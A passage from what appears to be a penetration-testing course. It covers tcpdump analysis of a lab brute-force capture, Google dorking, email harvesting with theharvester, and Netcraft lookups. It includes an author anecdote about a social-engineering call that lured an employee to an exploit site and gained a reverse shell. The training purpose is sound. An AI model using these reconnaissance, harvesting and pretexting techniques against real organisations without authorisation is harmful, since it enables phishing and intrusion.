At times, we might not have access to GUI network sniffers such as Wireshark. In these instances, we can use the command line **tcpdump** utility. Tcpdump[13] is one of the most common command-line packet analyzers and can be found on most Unix and Linux operating systems. Tcpdump can capture files from the network, or read existing capture files. Let's look at what happened in the ***password_cracking_filtered*** pcap file[14], which was taken on a firewall.

```
root@kali:~# tcpdump -r password_cracking_filtered.pcap
```

2.4.1 - Filtering Traffic

The output is a bit overwhelming at first, so let's try to get a better understanding of the IP addresses and ports involved by using **awk** and **sort**.

```
root@kali:~# tcpdump -n -r password_cracking_filtered.pcap | awk -F" " '{print
$3}' | sort -u | head
172.16.40.10.81
208.68.234.99.32768
208.68.234.99.32769
208.68.234.99.32770
208.68.234.99.32771
208.68.234.99.32772
208.68.234.99.32773
...
```

[13] http://www.tcpdump.org/
[14] www.offensive-security.com/pwk-online/password_cracking_filtered.pcap

It seems that 208.68.234.99 made multiple requests to 172.16.40.10, on port 81. We can easily filter for destination, or source IPs and ports with syntax similar to the following:

```
tcpdump -n src host 172.16.40.10 -r password_cracking_filtered.pcap
tcpdump -n dst host 172.16.40.10 -r password_cracking_filtered.pcap
tcpdump -n port 81 -r password_cracking_filtered.pcap
```

We proceed to dump the actual traffic captured in the dump file, in hex format, to see if we can glean any additional information from the data that was transferred:

```
root@kali:~# tcpdump -nX -r password_cracking_filtered.pcap
...
08:51:25.043062 IP 208.68.234.99.33313 > 172.16.40.10.81: Flags [P.], seq
1:140, ack 1, win 115, options [nop,nop,TS val 25539314 ecr 71431651], length
139
      0x0000:  4500 00bf 158c 4000 3906 9cea d044 ea63  E.....@.9....D.c
      0x0010:  ac10 280a 8221 0051 a726 a77c 6fd8 ee8a  ..(..!.Q.&.|o...
      0x0020:  8018 0073 1c76 0000 0101 080a 0185 b2f2  ...s.v..........
      0x0030:  0441 f5e3 4745 5420 2f2f 6164 6d69 6e20  .A..GET.//admin.
      0x0040:  4854 5450 2f31 2e31 0d0a 486f 7374 3a20  HTTP/1.1..Host:.
      0x0050:  6164 6d69 6e2e 6d65 6761 636f 7270 6f6e  admin.megacorpon
      0x0060:  652e 636f 6d3a 3831 0d0a 5573 6572 2d41  e.com:81..User-A
      0x0070:  6765 6e74 3a20 5465 6820 466f 7265 7374  gent:.Teh.Forest
      0x0080:  204c 6f62 7374 6572 0d0a 4175 7468 6f72  .Lobster..Author
      0x0090:  697a 6174 696f 6e3a 2042 6173 6963 2059  ization:.Basic.Y
      0x00a0:  5752 7461 5734 3662 6d46 7562 3352 6c59  WRtaW46bmFub3RlY
      0x00b0:  3268 7562 3278 765a 336b 780d 0a0d 0a    2hub2xvZ3kx....
...
```

We can immediately notice that the traffic to 172.16.40.10 on port 81 looks like HTTP. Whats more, it seems like these HTTP requests contain Basic HTTP Authentication data, with the User agent "**Teh Forest Lobster.**"

2.4.2 - Advanced Header Filtering

Tcpdump has some advanced header filtering options that can aid us with our pcap analysis.

We would like to filter out and display only the data packets in the dump which have the PSH and ACK flags turned on. As can be seen in the following diagram, the TCP flags are defined in the 14th byte of the TCP header.

```
      0                   1                   2                   3
      0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
      +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
      |          Source Port          |       Destination Port        |
      +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
      |                        Sequence Number                        |
      +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
      |                    Acknowledgment Number                      |
      +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
      |  Data |       |C|E|U|A|P|R|S|F|                               |
      | Offset|  Res. |W|C|R|C|S|S|Y|I|            Window             |
      |       |       |R|E|G|K|H|T|N|N|                               |
      +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
      |           Checksum            |         Urgent Pointer        |
      +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
      |                    Options                    |    Padding    |
      +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
      |                             data                              |
      +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

To calculate the correct filter to use, we turn on the bits for the specific flags we need, in this example, the ACK and PSH flags:

```
CEUAPRSF
00011000  = 24 in decimal
```


Our command would look similar to the following – specifying that the **14**th byte in the packets displayed should have ACK or PSH flags set:

```
root@kali:~# tcpdump -A -n 'tcp[13] = 24' -r password_cracking_filtered.pcap
...
08:51:25.040064 IP 172.16.40.10.81 > 208.68.234.99.33312
A......HTTP/1.1 401 Authorization Required
Date: Mon, 22 Apr 2013 12:51:25 GMT
Server: Apache/2.2.20 (Ubuntu)
WWW-Authenticate: Basic realm="Password Protected Area"
Vary: Accept-Encoding
Content-Length: 488
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>401 Authorization Required</title>
</head><body>
<h1>Authorization Required</h1>
<p>This server could not verify that you
are authorized to access the document
requested.  Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.</p>
<hr>
<address>Apache/2.2.20 (Ubuntu) Server at admin.megacorpone.com Port
81</address>
</body></html>

...

08:51:25.044432 IP 172.16.40.10.81 > 208.68.234.99.33313:
E..s.m@.@..U..(
```



```
.D.c.Q.!o....&......^u.....
.A......HTTP/1.1 301 Moved Permanently
Date: Mon, 22 Apr 2013 12:51:25 GMT
Server: Apache/2.2.20 (Ubuntu)
Location: http://admin.megacorpone.com:81/admin/
Vary: Accept-Encoding
Content-Length: 333
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a
href="http://admin.megacorpone.com:81/admin/">here</a>.</p>
<hr>
<address>Apache/2.2.20 (Ubuntu) Server at admin.megacorpone.com Port
81</address>
</body></html>
```

From here, our story becomes clearer. We see a significant amount of failed attempts to authenticate to the ***/admin*** directory, which were responded to with HTTP 401 replies, while the last attempt to login to the ***/admin*** directory seems to have succeeded, as the server replied with a HTTP 301 response.

2.4.3 - Exercises

1. Use tcpdump to recreate the wireshark exercise of capturing traffic on port 110.
2. Use the -X flag to view the content of the packet. If data is truncated, investigate how the -s flag might help.

3. - Passive Information Gathering

Passive Information Gathering is the process of collecting information about your target using publicly available information. This could include services like search engine results, **whois** information, background check services, public company information, in other words, any act of gathering information about your target without communicating with them directly can be considered "passive".

As with anything in life, preparation leads to success. Specifically for us, this means that the more information we manage to gather about our target, prior to our attack, the more likely we are to succeed.

A Note From the Author

A good example of passive information gathering occurred during a penetration test on a small company, several years ago. This company had virtually no Internet presence, and very few externally exposed services, which all proved to be secure. After scouring Google for hours, I finally found a forum post made by one of the target's employees, in a stamp-collecting forum:

```
Hi!
I'm looking for rare stamps from the 1950's - for sale or trade.
Please contact me at david@company-address.com
Cell: 999-9999999
```

This was all the information I needed to launch a semi-sophisticated client-side attack. I quickly registered a domain such as *rare-stamps-trade.com* and designed a landing page which displayed various rare stamps from the 1950's, which I found using Google Images. The domain name and design of the site both led to increasing the perceived reliability of the stamp trade website.

I then proceeded to embed some nasty HTML in the site's code, containing exploit code for the latest Internet Explorer security hole (MS05-001 at the time), and called David on his cellular phone. I told him my grandfather had given me a huge rare stamp collection from which I would be willing to trade several stamps.

I made sure to place this call on a workday, to increase my chances of reaching him at the office. David was overjoyed to receive my call, and without hesitation, he visited my malicious website to see the "stamps" I had to offer. While browsing my site, the exploit code on the website downloaded and executed a "Netcat like payload" on his local machine, sending me back a reverse shell.

This is a good example of how some innocuous information, such as an employee tying up his personal life with his corporate email, can lead to a successful penetration.

Information-gathering in a penetration test is the most important phase. Knowing your target before attacking it is a proven recipe for success. Even mundane forum posts can provide you with useful information.

3.1 - Open Web Information Gathering

Once an engagement starts, it's important to first spend some time browsing the web, looking for background information about the target organization. What do they do? How do they interact with the world? Do they have a sales department? Are they hiring? Browse the organization's website, and look for general information such as contact information, phone and fax numbers, emails, company structure, and so on. Also, be sure to look for sites that link to the target site, or for company emails floating around the web.

Sometimes, it's the smallest details that give you the most information: how well designed is the target website? How clean is their HTML code? This might give you a clue about their web development budget, which may reflect on their security budget.

3.1.1 - Google

The Google search engine is a security auditor's best friend, especially when it comes to information gathering.

3.1.1.1 - Enumerating with Google

Google supports the use of various search operators, which allow a user to narrow down and pinpoint search results.

For example, the ***site*** operator will limit Google search results to a single domain. A simple search operator like this provides us with useful information. For example, say we want to know the approximate web presence of an organization, before starting an engagement.




Figure 16 - The Google Site Operator

In the example above, we used the ***site*** parameter to limit the results that Google will show to only the *microsoft.com* domain. On this particular day, Google indexed around 67 million pages from the microsoft.com domain.

Notice how most of the results coming back to us originate from the *www.microsoft.com* subdomain. Let's filter those out to see what other subdomains may exist at *microsoft.com*.




Figure 17 - Filtering Out www.microsoft.com From the Results

These two simple queries have revealed quite a bit of background information about the *microsoft.com* domain, such as a general idea about their Internet presence and a list of their web accessible subdomains.

It's easy to see how the many other search operators such as ***filetype***, ***inurl*** and ***intitle***[15] can also be used to find information about a target organization. For example, a common server room video system has the following default page.




Figure 18 - The Default Web Page of the Camera System

Notice how this video device provides a unique ***title*** tag – Netbotz Appliance, as well as the model number. With a few simple Google searches, we could narrow down the search results to include only these devices.

[15] https://support.google.com/websearch/answer/136861




Figure 19 - Using Google Operators to Narrow Down Our Results

Product-specific examples like these are dynamic by nature, and may produce no results at all for this specific appliance in the next few months. However, the concept behind these types of searches is the same. If you understand how to use Google search operators efficiently, and know exactly what you are looking for, you can find almost anything.

3.1.2 - Google Hacking

Using Google to find juicy information, vulnerabilities, or misconfigured websites was publicly introduced by Johnny Long in 2001. Since then, a database of interesting searches has been compiled to enable security auditors (and hackers) to quickly identify numerous misconfigurations within a given domain. The next few screenshots demonstrate such searches.

3.1.2.1 - Hardware with Known Vulnerabilities




Figure 20 - Finding Hardware with Known Vulnerabilities

3.1.2.2 - Web Accessible, Open Cisco Routers




Figure 21 - Finding Web Accessible, Open Cisco Routers

3.1.2.3 - Exposed Frontpage Credentials




Figure 22 - Using Google to Find Exposed Frontpage Credentials

There are hundreds of interesting searches that can be made, and many of them are listed in the Google Hacking (GHDB)[16] section of the Exploit Database.

Figure 23 - The Google Hacking Database (GHDB)

3.1.3 - Exercises

1. Choose an organization and use Google to gather as much information as possible about it
2. Use the Google ***filetype*** search operator and look for interesting documents from the target organization
3. Re-do the exercise on your company's domain. Can you find any data leakage you were not aware of?

[16] http://www.exploit-db.com/google-dorks/

3.2 - Email Harvesting

Email harvesting is an effective way of finding emails, and possibly usernames, belonging to an organization. These emails are useful in many ways, such as providing us a potential list for client side attacks, revealing the naming convention used in the organization, or mapping out users in the organization. One of the tools in Kali Linux that can preform this task is **theharvester**[17]. This tool can search Google, Bing, and other sites for email addresses using the syntax shown below.

```
root@kali:~# theharvester -d cisco.com -b google >google.txt
root@kali:~# theharvester -d cisco.com -l 10 -b bing >bing.txt
```

3.2.1 - Exercise

1. Use **theharvester** to enumerate email addresses belonging to the organization you chose in the previous exercises
2. Experiment with different data sources (**-b**). Which work best for you?

[17] https://code.google.com/p/theharvester/

3.3 - Additional Resources

Google is by no means the only useful search engine. An in-depth comparison chart for some of the main search engines can be found at the Search Engine Showdown[18] website. Other, more specialized services worth knowing about can be found below.

3.3.1 - Netcraft

Netcraft[19] is an Internet monitoring company based in Bradford-on-Avon, England. Netcraft can be used to indirectly find out information about web servers on the Internet, including the underlying operating system, web server version, and uptime graphs. The following screenshot shows the results for all the domain names containing the string ***.cisco.com***, performed through the DNS search page offered by Netcraft[20].

[18] http://www.searchengineshowdown.com/features/
[19] http://www.netcraft.com/
[20] http://searchdns.netcraft.com/

Search Web by Domain

Explore 1,821,888 web sites visited by users of the Netcraft Toolbar 11th June 2013

Search: search tips

site contains | *.cisco.com | lookup!

example: site contains .netcraft.com

Results for *.cisco.com

Found 93 sites

	Site	Site Report	First seen	Netblock	OS
